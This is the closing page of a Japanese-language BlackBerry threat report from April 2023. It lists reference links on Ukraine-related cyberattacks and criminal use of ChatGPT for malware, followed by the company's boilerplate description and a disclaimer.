49 https://cip.gov.ua/en/news/u-2022-roci-kilkist-zareyestrovanikh-kiberincidentiv-virosla-maizhe-vtrichi-zvit

50 https://cert.gov.ua/article/3718487

51 https://www.welivesecurity.com/2023/02/24/year-wiper-attacks-ukraine/

52 https://blog.google/threat-analysis-group/fog-of-war-how-the-ukraine-conflict-transformed-the-cyber-threat-landscape/

53 https://openai.com/blog/chatgpt

54 https://research.checkpoint.com/2023/opwnai-cybercriminals-starting-to-use-chatgpt/

55 https://www.cyberark.com/resources/threat-research-blog/chatting-our-way-into-creating-a-polymorphic-malware


56 https://threatpost.com/apt-commodity-rats-microsoft-bug/175601/

BlackBerry | Cybersecurity

BlackBerry について：BlackBerry（NYSE：BB、TSX：BB）は、インテリジェントなセキュリティソフトウェアとサービスを世界中の企業と政府機関に提供しています。BlackBerry のソリューションは、2 億 1,500 万台の車両を含む 5 億以上のエンドポイントを保護しています。BlackBerry はカナダのオンタリオ州ウォータールーに本拠を置き、AI と機械学習を活用してサイバーセキュリティ、安全、データプライバシーソリューションの分野に革新的なソリューションを提供しています。また、エンドポイントセキュリティ、エンドポイント管理、暗号化、組み込みシステムの分野におけるトップクラスの企業です。 BlackBerry のビジョンは明確です。つながる未来に信頼性あるセキュリティを確保することです。

*詳細については、**BlackBerry.com** にアクセスし、**@BlackBerryJPsec** を **フォローしてください。***

免責条項：本レポートに記載されている情報は、知識の提供のみを目的としています。BlackBerry は、本レポートで言及されている第三者の記述や研究の正確性、完全性、信頼性については保証せず、責任も負いません。本レポートで示されている解析は、BlackBerry の調査アナリストが入手可能な情報について現時点で把握している内容を反映しており、追加情報について知るところとなれば変更される可能性があります。本書の情報を読者の私用目的または業務目的に適用する際には、読者が正当な注意を払う責任があります。BlackBerry は、本レポートに示されている情報の悪意のある使用や誤用を一切容認しません。



2023 年 4 月版